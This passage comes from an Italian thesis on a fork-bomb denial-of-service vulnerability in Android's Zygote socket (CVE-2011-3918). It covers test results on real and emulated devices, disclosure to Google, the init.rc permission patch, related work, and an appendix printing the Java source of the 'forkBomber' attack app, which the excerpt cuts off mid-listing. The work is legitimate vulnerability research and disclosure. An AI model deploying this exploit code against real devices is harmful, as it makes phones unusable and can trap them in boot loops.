$$C_A[ForkBomber] \Rightarrow^{s(\gamma)} C_{AR}[Zygote] \quad X \quad C_L[Zygote] \Rightarrow^{sys()} C_K[ProcessModule]$$

Patch del socket Zygote. Questa patch invece agisce tra il livello applicativo e l'application Runtime impedendo la connessione al socket Zygote. Le applicazioni non autorizzate non sono quindi più in grado di richiedere una `fork()`.

$$C_A[ForkBomber] \quad X \quad C_{AR}[Zygote] \Rightarrow^{J(\beta)} C_L[Zygote] \Rightarrow^{sys()} C_K[ProcessModule]$$

7.4 Risultati sperimentali

E' stata testata la vulnerabilità su tutte le versioni del sistema operativo Android attualmente disponibili ($\leq 4.0.3$) mediante l'installazione l'avvio di un'applicazione Android malevola (`forkBomber` - vedi sezione 7.2 per la descrizione e l'appendice A per il codice sorgente).

Le prove sono state fatte sia su dispositivi reali sia simulati. Tutti i nostri test hanno prodotto un numero illimitato di processi fittizi, rivelando che tutte le versioni soffrono la vulnerabilità descritta.

7.4.1 L'ambiente di testing

Per i test è stato usato un portatile equipaggiato con Android SDK r16. Sono stati testati i dispositivi fisici riportati nella tabella 7.4.1 ; le versioni più recenti di Android, come la 4.0 e la 4.0.3 sono stati emulati. Per tenere traccia del comportamento dei dispositivi, sia reali sia simulati, sono stati utilizzati gli strumenti *logcat* e *shel* della suite tool **Adb**.

Dal momento che una vulnerabilità di questo tipo può rappresentare un *Denial of Service Attack* (DoS), essa è strettamente correlata alla quantità di risorse disponibili e quindi i test sono stati effettuati su dispositivi con hardware eterogeneo, al fine di valutare la relazione tra il disponibilità di risorse e il tempo impiegato per compiere un attacco di successo.


Tabella 7.1: Dispositivi reali usati nei test.

Device Model	Android Versions
Lg Optimus One p550	2.2.3, 2.2.4 (stock LG), 2.2.4 (rooted)
Samsung Galaxy S	2.3.4 (stock Samsung), 2.3.7 (rooted Cyanogen 7)
Samsung Next GT-S5570	2.3.4 (stock Samsung), 2.3.4 (rooted)
Samsung Galaxy Tab 7.1	3.1 (stock Samsung), 3.1 (rooted)
HTC Desire HD	2.3.2 (stock HTC), 2.3.2 (rooted)

7.4.2 Test della vulnerabilità

Una volta attivata l'applicazione `forkBomber`, i dispositivi con risorse limitate (ad esempio l'LG Optimus One) si bloccano in meno di un minuto, mentre gli altri diventano inutilizzabili al massimo in 2 minuti (ad esempio il Galaxy Tab). I test dimostrano una dipendenza quasi lineare tra la durata dell'attacco e la quantità delle risorse disponibile nel dispositivo.

Durante l'attacco, gli utenti sperimentano una progressiva riduzione della reattività del sistema che si conclude con il crash. In figura 7.1 è possibile vedere tramite il comando `ps` su `adb shell` alcuni dei processi Linux dummy appena creati; essi occupano memoria fisica e non sono visibili all'interno del sistema Android.

Figura 7.1: Processi dummy creati con l'applicazione `forkBomber`

Mentre il numero di processi dummy aumenta, Android tenta di terminare processi con applicazioni legittime nel tentativo di liberare le risorse e, dal momento che non viene interpellato nella creazione, non ha accesso ai processi dummy che rimangono in vita.

Questo comportamento porta alla uccisione di altri processi applicativi, tra cui alcuni processi di sistema (come il processo `home`). In molti casi anche il System Server si blocca.




Figura 7.2: Terminazione di processi legittimi durante la forkBomb

Quando un'applicazione viene terminata, Android cerca di farla ripartire dopo un periodo variabile di tempo ma, in tale scenario, `forkBomber` riempie la memoria appena liberata con processi dummy, provocando il fallimento della procedura di riavvio.

Una volta che le risorse fisiche sono esaurite le applicazioni non riescono ad essere riavviate, Android procede ad un riavvio del dispositivo.

`ForkBomber` ha lo stesso comportamento su dispositivi Android sia standard sia `rooted` (cioè dispositivi in cui componenti software non di sistema possono acquisire temporaneamente privilegi di root).

Il test con dispositivi emulati. L'uso dell'emulatore Android ha permesso di verificare la vulnerabilità sulle versioni più recenti di Android come la 4.0 e la 4.0.3.

La procedura di testing è simile a quella per i device fisici e il risultato sperimentale è ancora il forking di un numero illimitato di processi.

E' possibile osservare come, in un ambiente simulato, dove la quantità di risorse disponibili dipende dal PC host, la quantità di processi fittizi generati avreb-

be grandemente superato la capacità hardware di qualsiasi dispositivo attualmente disponibile sul mercato.

Esecuzione del ForkBomber come un servizio di avvio. Poiché Android, come meccanismo di sicurezza, opera un reboot parziale del sistema per liberare la memoria, il servizio del `forkBomber` è stato reso avviabile al boot utilizzando la classe `BootReceiver.java` (vedi sezione 7.2.4).




Figura 7.3: ForkBomber avviato al termine del processo di boot

I test hanno dimostrato che lo sfruttamento della vulnerabilità all'avvio impedisce ad Android di recuperare le sue funzionalità, rendendo così il dispositivo bloccato. Gli unici modi per recuperare il telefono in tale scenario, sono:

1. identificare e disinstallare manualmente l'applicazione malevola mediante lo strumento `adb`;
2. avviare il dispositivo in **safe mode** e individuare l'applicazione malevola e disinstallarla;
3. formattare e reinstallare il sistema operativo.

E' possibile notare come tutte queste operazioni non siano banali da effettuarsi, soprattutto per quanto riguarda l'utente medio che non ha conoscenze tecniche a riguardo.

7.5 Android Security Team: CVE e patch per Android

A seguito della scoperta della vulnerabilità e della realizzazione delle patch, è stato contattato l'*Android Security Team*. Dopo la nostra segnalazione è stato aperto un *CVE ID* CVE-2011-3918 attualmente sotto revisione.

Gli Ingegneri del team ci hanno inoltre informato che, preso atto della vulnerabilità, inseriranno nei prossimi aggiornamenti del sistema operativo Android, una patch che ricalca la nostra seconda proposta. In particolare essa modifica i permessi di accesso al socket Zygote nel file `init.rc`, assegnando ad esso come gruppo `system` e non più `root` e impostando i permessi di accesso Linux a 660 (`rw-rw---`).

```
service zygote /system/bin/app_process -Xzygote /system/
  bin --zygote --start-system-server
  socket zygote stream 660 root system
  onrestart write /sys/android_power/request_state wake
  onrestart write /sys/power/state on
  onrestart restart media
  onrestart restart netd
```

Con questa modifica il System server è in grado di accedere al socket pur senza inserire un nuovo utente ad hoc. Le applicazioni utente non sono più in grado di accedere al socket.

Dopo aver ricompilato il sistema con la nuova patch è stato possibile verificare che l'applicazione malevola di esempio veniva bloccata, poiché incapace di connettersi al socket Zygote , mentre il normale flusso del sistema risultava preservato.



```
il servizio necessita di connettersi al socket
errore link client
java.io.IOException: Permission denied
at android.net.LocalSocketImpl.connectLocal(Native Method)
at android.net.LocalSocketImpl.connect(LocalSocketImpl.java:238)
at android.net.LocalSocket.connect(LocalSocket.java:98)
at android.socket.ServiceDOS.connectToZygoteIfNeeded(ServiceDOS.java:42)
at android.socket.ServiceDOS.onStartCommand(ServiceDOS.java:134)
at android.app.ActivityThread.handleServiceArgs(ActivityThread.java:2039)
at android.app.ActivityThread.access$2800(ActivityThread.java:117)
at android.app.ActivityThread$H.handleMessage(ActivityThread.java:994)
at android.os.Handler.dispatchMessage(Handler.java:99)
```

Figura 7.4: Messaggio di errore dell'applicazione forkBomb: impossibile connettersi al socket

Capitolo 8

Related works

Lo studio della sicurezza su piattaforma Android è un campo di ricerca piuttosto nuovo. La letteratura in questa direzione può essere classificata in tre tendenze:

1. analisi statica delle applicazioni Android,
2. valutazione del controllo degli accessi Android e le politiche relative ai permessi,
3. rilevamento del malware e virus.

L'analisi statica è legata allo sviluppo di metodologie *white box* o *black box* per la rilevazione di comportamenti dannosi in applicazioni Android prima di essere installate sul dispositivo.

Per questo scopo, Enck et al. [9] hanno eseguito uno studio orizzontale di applicazioni Android volto a scoprire il furto dei dati personali. Inoltre, Fuchs et al. [11] hanno proposto **Scandroid** come strumento di scansione automatico per la sicurezza delle applicazioni Android.

L'analisi statica potrebbe contribuire ad identificare le chiamate al socket `Zygote`. Tuttavia, gli `UNIX Domain socket` possono essere utilizzati per scopi legittimi e il riconoscimento del nome del socket specifico potrebbe essere resa problematica anche con una semplice concatenazione di stringhe. In ogni caso nessuno strumento corrente di analisi statica identifica l'exploit della vulnerabilità descritta.

La parte principale della letteratura attuale si concentra sul controllo degli accessi e delle autorizzazioni. Ad esempio, [10] propone una metodologia per valutare i privilegi reali di applicazioni Android. Questo documento propone anche **Stowaway**, uno strumento per la rilevazione di privilegi superiori alle necessità dichiarati da applicazioni Android. Nauman et al. [14] propone **Apex**, un framework per rafforzare la sicurezza Android che permette all'utente di concedere in modo selettivo i permessi

alle applicazioni, nonché di imporre vincoli nell'utilizzo delle risorse. Un approccio diverso è proposto da Ongtang et al. [15] che presenta **Secure Application INTERaction** (SAINT), una infrastruttura che gestisce l'assegnazione ad install-time delle autorizzazioni alle applicazioni.

Altri lavori si concentrano su questioni legate alla *privilege escalation*. Bugiel et al. [2] propongono **XManDroid** (**eXtended Monitoring on Android**), un framework di sicurezza che estende il meccanismo di controllo nativo di Android per rilevare attacchi di acquisizione illecita di privilegi. In [7], gli autori affermano che, sotto ipotesi adeguate, un attacco di *privilege escalation* sul framework Android è possibile.

Alcune ricerche sono state effettuate sulle politiche di sicurezza native di Android [4], concentrate su possibili minacce e soluzioni per mitigare il problema [17] della *privilege escalation*.

Tuttavia, la vulnerabilità descritta in questa tesi non richiede permessi speciali, rendendo questi approcci non efficaci.

Per quanto riguarda il rilevamento di virus e malware, Dagon et al. [6] effettuano una valutazione completa dello stato dell'arte di virus e malware mobili che possono influenzare i dispositivi Android. In [8] viene proposta una metodologia per l'analisi forense mobili in ambienti Android. In [3] viene presentato **Crowdroid**, un rilevatore di malware, che esegue un'analisi del comportamento dinamico dell'applicazione. Schmidt et al. [16] hanno compiuto un'ispezione su alcuni eseguibili Android per estrarre le loro chiamate di funzione e li ha confrontarli con gli eseguibili malware con l'obiettivo di operare una classificazione. Pattern malware specifici per individuare la vulnerabilità descritta potrebbero essere generati, ma nessuno, ad oggi, risulta disponibile.

Inoltre, da un punto di vista generale, tutti questi lavori sono stati spinti dalla necessità di migliorare la privacy dell'utente. In tale direzione, Zhou et al. [19] sostengono la necessità di una nuova politica di privacy negli smartphone Android.

Questa è la prima opera relativa a attacchi **Denial of Service** e **fork bomb attack** sulla piattaforma Android. In aggiunta a questo, nessuno dei precedenti lavori indaga le relazioni e le problematiche di sicurezza relative alle interazioni tra i livelli Android e il livello Linux.

Capitolo 9

Conclusioni e sviluppi futuri

In questo documento viene presentata un'analisi dal punto di vista della sicurezza del sistema operativo Android, andando ad evidenziare le limitazioni nei security check quando si passa dai livelli propri del sistema operativo al livello del sottostante kernel linux. Per definire queste interazioni è stato proposto un modello descritto nella sezione 3.3.2.

In questa direzione è stata individuata una vulnerabilità che sfrutta la mancanza di controllo inter-livello nella generazione di nuovi processi Linux per ospitare applicativi Android (vedi capitolo 6). La vulnerabilità si concretizza nella possibilità di connettersi al socket Zygote e di inviare all'omonimo processo un comando ben formattato di esecuzione di una `fork`. Iterando questa procedura si ottiene un attacco di tipo `fork bomb`, che porta a un esaurimento delle risorse hardware del device e quindi a un `Denial of Service`.

A scopo esemplificativo è stata sviluppata un'applicazione, chiamata `forkBomber` (vedi capitolo 7 per la descrizione e l'appendice A per il codice) che effettua questo tipo di attacco. Tale applicazione non richiede nessun tipo di permesso Android per funzionare ed è compatibile con tutte le versioni attualmente presenti di Android ($\leq 4.0.3$).

Come ulteriore lavoro vengono proposte e implementate due differenti soluzioni al problema (vedi capitolo 7), supportando tali conclusioni da una serie di test sperimentali.

Alla scoperta di tale vulnerabilità è stato contattato l'*Android Security Team* che ha riconosciuto il problema, assegnando un *CVE Identifier* `CVE-2011-3918` (attualmente sotto revisione), e ha proposto una patch, che verrà inclusa nei futuri aggiornamenti del sistema operativo, sulla falsa riga di quelle da me proposte (vedi sezione 7.5).

E' stato anche redatto un articolo scientifico sulla vulnerabilità scoperta, dal

titolo `Would you mind forking this process? A Denial of Service attack on Android (and some countermeasures)`, attualmente sottomesso alla conferenza sulla sicurezza IFIP SEC 2012 (International Information Security and Privacy Conference).

Sviluppi futuri. In futuro si procederà ad analizzare e modellare tutte le altre interazioni inter-livello presenti nel sistema, alla ricerca di possibili ulteriori vulnerabilità causate dalla mancanza di controlli incrociati. Già in questa direzione ho notato che esistono altri quattro socket, oltre allo Zygote, utilizzati dal sistema Android che hanno permessi di accesso Linux 666 e che sono, quindi, potenzialmente a rischio.

Bibliografia

- [1] Patrick Brady. Anatomy and physiology of an android, 2008. Available at <https://sites.google.com/site/io/anatomy--physiology-of-an-android>.
- [2] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, and Ahmad-Reza Sadeghi. Xmandroid: A new android evolution to mitigate privilege escalation attacks. Technical Report TR-2011-04, Technische Univ. Darmstadt, Apr 2011.
- [3] I. Burguera, U. Zurutuza, and S. Nadjm-Therani. Crowdroid: behavior-based malware detection system for android. In *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices (SPSM'11)*, 2011.
- [4] Erika Chin, Adrienne P. Felt, Kate Greenwood, and David Wagner. Analyzing inter-application communication in Android. In *Proceedings of the 9th international conference on Mobile systems, applications, and services*, MobiSys '11, pages 239–252, New York, NY, USA, 2011. ACM.
- [5] M.-V. Copeland. How to ride the fifth wave. *CNN Money*, july 2005.
- [6] D. Dagon, T. Martin, and T. Starner. Mobile phones as computing devices: The viruses are coming! *IEEE Pervasive Computing*, 3(4):11–15, 2004.
- [7] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Privilege escalation attacks on android. In Mike Burmester, Gene Tsudik, Spyros Magliveras, and Ivana Ilic, editors, *Information Security*, volume 6531 of *LNCS*, pages 346–360. Springer Berlin / Heidelberg, 2011.
- [8] Francesco Di Cerbo, Andrea Girardello, Florian Michahelles, and Svetlana Voronkova. Detection of malicious applications on android os. In Hiroshi Sako, Katrin Franke, and Shuji Saitoh, editors, *Computational Forensics*, volume 6540 of *LNCS*, pages 138–149. Springer Berlin / Heidelberg, 2011.

- [9] William Enck, Damien Ocateau, Patrick McDaniel, and Swarat Chaudhuri. A study of android application security. In *Proceedings of the 20th USENIX conference on Security*, SEC'11, pages 21–21, Berkeley, CA, USA, 2011. USENIX Association.
- [10] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *Proceedings of the 18th ACM conference on Computer and communications security*, CCS '11, pages 627–638, New York, NY, USA, 2011. ACM.
- [11] Adam P. Fuchs, Avik Chaudhuri, and Jeffrey S. Foster. Scandroid: Automated security certification of android applications.
- [12] Elena Re Garbagnati. Android entra al pentagono con la camicia di forza, December 2011. Available at <http://www.ictbusiness.it/cont/news/android-entra-al-pentagono-con-la-camicia-di-forza/28021/1.html>.
- [13] Gartner Group. Gartner newsroom. *Press Release*, November 2011. Available at <http://www.gartner.com/it/page.jsp?id=1848514>.
- [14] Mohammad Nauman, Sohail Khan, and Xinwen Zhang. Apex: extending android permission model and enforcement with user-defined runtime constraints. In *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '10, pages 328–332, New York, NY, USA, 2010. ACM.
- [15] Machigar Ongtang, Stephen Mclaughlin, William Enck, and Patrick Mcdaniel. Semantically rich application-centric security in android. In *In ACSAC '09: Annual Computer Security Applications Conference*, 2009.
- [16] A.-D. Schmidt, R. Bye, H.-G. Schmidt, J. Clausen, O. Kiraz, K.A. Yuksel, S.A. Camtepe, and S. Albayrak. Static analysis of executables for collaborative malware detection on android. In *Communications, 2009. ICC '09. IEEE International Conference on*, pages 1 –5, june 2009.
- [17] A. Shabtai, Y. Fledel, U. Kanonov, Y. Elovici, and S. Dolev. Google android: A state-of-the-art review of security mechanisms. *CoRR*, abs/0912.5101, 2009.
- [18] P. Zheng and L.-M. Ni. The rise of the smartphone. *IEEE Distributed Systems Online*, 7(3), march 2006.

-
- [19] Yajin Zhou, Xinwen Zhang, Xuxian Jiang, and Vincent W. Freeh. Taming information-stealing smartphone applications (on android). In *Proceedings of the 4th international conference on Trust and trustworthy computing*, TRUST'11, pages 93–107, Berlin, Heidelberg, 2011. Springer-Verlag.

Appendice A

Appendice: Codice sorgente forkBomber

Questa sezione contiene il codice sorgente dell'applicazione `forkBomber` presentata nella sezione 7.2.

A.1 package android.socket

A.1.1 SocketUtil.java

```
1
2 package android.socket;
3
4 import java.io.BufferedWriter;
5 import java.io.DataInputStream;
6 import java.io.IOException;
7 import java.io.InputStream;
8 import java.io.OutputStream;
9 import java.util.ArrayList;
10
11 import com.google.code.juds.UnixDomainSocketClient;
12
13 import android.net.LocalSocket;
14 import android.util.Log;
15
16 public class SocketUtil {
17
```

```
18  static LocalSocket sZygoteSocket = null;
19  static DataInputStream sZygoteInputStream = null;
20  static BufferedWriter sZygoteWriter = null;
21
22  /* versione unixDomainSocket
23  static UnixDomainSocketClient sZygoteSocket = null;
24  public SocketUtil(UnixDomainSocketClient c,
25                    DataInputStream i,BufferedWriter o)
26  {
27      sZygoteSocket = c;
28      sZygoteInputStream = i;
29      sZygoteWriter = o;
30  }
31  */
32  public void clean()
33  {
34      try {
35          sZygoteSocket.close();
36          sZygoteInputStream.close();
37          sZygoteWriter.close();
38      } catch (IOException e) {
39          // TODO Auto-generated catch block
40          e.printStackTrace();
41      }
42      sZygoteSocket = null;
43      sZygoteWriter = null;
44      sZygoteInputStream = null;
45  }
46
47  public SocketUtil(LocalSocket c, DataInputStream i,
48                    BufferedWriter o)
49  {
50      sZygoteSocket = c;
51      sZygoteInputStream = i;
52      sZygoteWriter = o;
```

```
53
54 /*
55  * Starts a new process via the zygote mechanism.
56 Parameters:
57 processClass Class name whose static main() to run
58 niceName 'nice' process name to appear in ps
59 uid a POSIX uid that the new process should setuid() to
60 gid a POSIX gid that the new process should setgid() to
61 gids null-ok; a list of supplementary group IDs that the
    new process should setgroup() to.
62 enableDebugger True if debugging should be enabled for
    this process.
63 extraArgs Additional arguments to supply to the zygote
    process.
64 Returns:
65 PID
66 Throws:
67 Exception if process start failed for any reason
68 */
69
70 public int startViaZygote(final String processClass,
71                          final String niceName,
72                          final int uid, final int gid,
73                          final int[] gids,
74                          int debugFlags,
75                          String[] extraArgs)
76     throws Exception {
77     int pid;
78
79     synchronized(Process.class) {
80         ArrayList<String> argsForZygote = new ArrayList<String>
            >();
81
82         argsForZygote.add("--runtime-init");
83         //opzioni da sistemare eventualmente dopo & Zygote.
            DEBUG_ENABLE_SAFE_MODE, & Zygote.DEBUG_ENABLE_DEBUGGER
```

```
84  //& Zygote.DEBUG_ENABLE_CHECKJNI & Zygote.
    DEBUG_ENABLE_ASSERT
85  if ((debugFlags ) != 0) {
86      argsForZygote.add("--enable-safemode");
87  }
88  if ((debugFlags ) != 0) {
89      argsForZygote.add("--enable-debugger");
90  }
91  if ((debugFlags ) != 0) {
92      argsForZygote.add("--enable-checkjni");
93  }
94  if ((debugFlags ) != 0) {
95      argsForZygote.add("--enable-assert");
96  }
97
98  //TODO optionally enable debugger
99  //argsForZygote.add("--enable-debugger");
100
101  if (niceName != null) {
102      argsForZygote.add("--nice-name=" + niceName);
103  }
104
105  argsForZygote.add(processClass);
106
107  if (extraArgs != null) {
108      for (String arg : extraArgs) {
109          argsForZygote.add(arg);
110      }
111  }
112
113  pid = zygoteSendArgsAndGetPid(argsForZygote);
114  }
115
116  if (pid <= 0) {
117      throw new Exception("zygote start failed:" + pid);
118  }
119
```



```
120     return pid;
121 }
122
123 private static int zygoteSendArgsAndGetPid(ArrayList<
        String> args) throws Exception {
124
125     int pid = 0;
126
127     //openZygoteSocketIfNeeded();
128
129     try {
130
131         /*See com.android.internal.os.ZygoteInit.
            readArgumentList()
132         Presently the wire format to the zygote process is:
133         a) a count of arguments (argc, in essence)
134         b) a number of newline-separated argument strings
            equal to count After the zygote process reads
135         these it will write the pid of the child or -1 on
            failure.
136         */
137         sZygoteWriter.write(Integer.toString(args.size()));
138         sZygoteWriter.newLine();
139
140         int sz = args.size();
141         for (int i = 0; i < sz; i++) {
142             String arg = args.get(i);
143             if (arg.indexOf('\n') >= 0) {
144                 throw new Exception("embedded newlines not
                    allowed");
145             }
146             sZygoteWriter.write(arg);
147             sZygoteWriter.newLine();
148         }
149
150         sZygoteWriter.flush();
151
```

```
152     // Should there be a timeout on this?
153     pid = sZygoteInputStream.readInt();
154
155     if (pid < 0) {
156         throw new Exception("fork() failed");
157     }
158 } catch (IOException ex) {
159     if (sZygoteSocket != null) {
160         sZygoteSocket.close();
161         sZygoteSocket = null;
162         throw new Exception(ex);
163     }
164 }
165 return pid;
166 }
167
168 }
```

A.1.2 SocketAndroidActivity.java

```
1 package android.socket;
2
3 import android.os.Bundle;
4 import android.util.Log;
5
6 public class SocketAndroidActivity extends Activity {
7     /** Called when the activity is first created. */
8     @Override
9     public void onCreate(Bundle savedInstanceState) {
10         super.onCreate(savedInstanceState);
11         Log.d("APP", "avvio del servizio");
12         Intent intent = new Intent(this, ServiceDOS.class);
13
14         startService(intent);
15         Log.d("APP", "servizio avviato la prima volta,");
16         chiusura activity);
17         this.finish();
18     }
19 }
```

```
16
17      //CARICO LA LIBRERIA
18      org_newsclub_net_unix_NativeUnixSocket.so
19      //salvo la classe DummyClass.java in /data/data/<
20      nomeClasse>/DummyClass.java
21
22      /*
23      try {
24      String apkLocation = getApplication().
25      getPackageCodePath();
26      String cls = getPackageName();
27      //Log.d("CLS", cls);
28      String lib = "UnixDomainSocket.so";
29      String libLocation = "/data/data/" + cls
30      + "/" + lib;
31      ZipFile zip = new ZipFile(apkLocation);
32      //Log.d("Zip", zip.toString());
33      ZipEntry zipen = zip.getEntry("assets/" +
34      lib);
35      //Log.d("Zip", zipen.toString());
36      InputStream is = zip.getInputStream(zipen
37      );
38      OutputStream os = new FileOutputStream(
39      libLocation);
40      byte[] buf = new byte[8092];
41      int n;
42      while ((n = is.read(buf)) > 0) os.write(
43      buf, 0, n);
44      os.close();
45      is.close();
46      System.load(libLocation);
47      } catch (Exception ex) {
48      Log.e("DalvikActivity", "failed
49      to install native library: " +
50      ex);
51      ex.printStackTrace();
52      }
```

```
43         Log.d("APP","libreria caricata");
44         */
45
46     }
47 }
```

A.1.3 ServiceDOS.java

```
1
2 package android.socket;
3
4 import java.io.BufferedWriter;
5 import java.io.DataInputStream;
6 import java.io.IOException;
7 import java.io.PrintWriter;
8
9 //import com.google.code.juds.UnixDomainSocketClient;
10
11 import android.app.Service;
12 import android.content.Intent;
13 import android.net.LocalSocket;
14 import android.net.LocalSocketAddress;
15 import android.os.HandlerThread;
16 import android.os.IBinder;
17 import android.util.Log;
18
19 public class ServiceDOS extends Service{
20
21     SocketUtil socketUtil = null;
22
23     public boolean connectToZygoteIfNeeded(){
24
25         int retry = 0;
26         while(((socketUtil == null) || (socketUtil.sZygoteSocket
27             == null)) && retry < 20)
```

```
28     Log.d("SERV", "il servizio necessita di connettersi al
        socket");
29     socketUtil = null;
30     if (retry > 0) {
31     try {
32         Log.d("SERV", "Zygote not up yet, sleeping...");
33         Thread.sleep(500);
34     } catch (InterruptedException ex) {
35         // should never happen
36     }
37 }
38 //parte di caricamento
39
40     LocalSocket client = new LocalSocket();
41
42     try {
43         client.connect(new LocalSocketAddress("zygote",
            LocalSocketAddress.Namespace.RESERVED));
44     } catch (IOException e1) {
45         // TODO Auto-generated catch block
46         Log.e("SERV","errore link client");
47         e1.printStackTrace();
48     }
49     /*
50     * Parte UnixDomainSocket
51     String socketFile = "/dev/socket/zygote";
52     UnixDomainSocketClient client = null;
53     try {
54         client = new UnixDomainSocketClient(socketFile,
            UnixDomainSocketClient.SOCK_STREAM);
55     } catch (IOException e) {
56         // TODO Auto-generated catch block
57         Log.e("SERV","errore link client");
58         e.printStackTrace(
59     }
60     */
61     if(client != null)
```

```
62     {
63         DataInputStream in = null;
64         try {
65             in = new DataInputStream(client.getInputStream
66                                     ());
67         } catch (IOException e) {
68             // TODO Auto-generated catch block
69             e.printStackTrace();
70         }
71         PrintWriter p = null;
72         try {
73             p = new PrintWriter(client.getOutputStream());
74         } catch (IOException e) {
75             // TODO Auto-generated catch block
76             e.printStackTrace();
77         }
78         BufferedWriter out = new BufferedWriter(p);
79         socketUtil = new SocketUtil(client,in,out);
80         Log.d("SERV", "collegamento con socket effettuato
81             ");
82     }
83     retry++;
84 } //fine while
85 if(socketUtil != null)
86 {
87     if(retry > 0)
88         Log.d("SERV", "collegamento con socket effettuato
89             ");
90     return true;
91 }
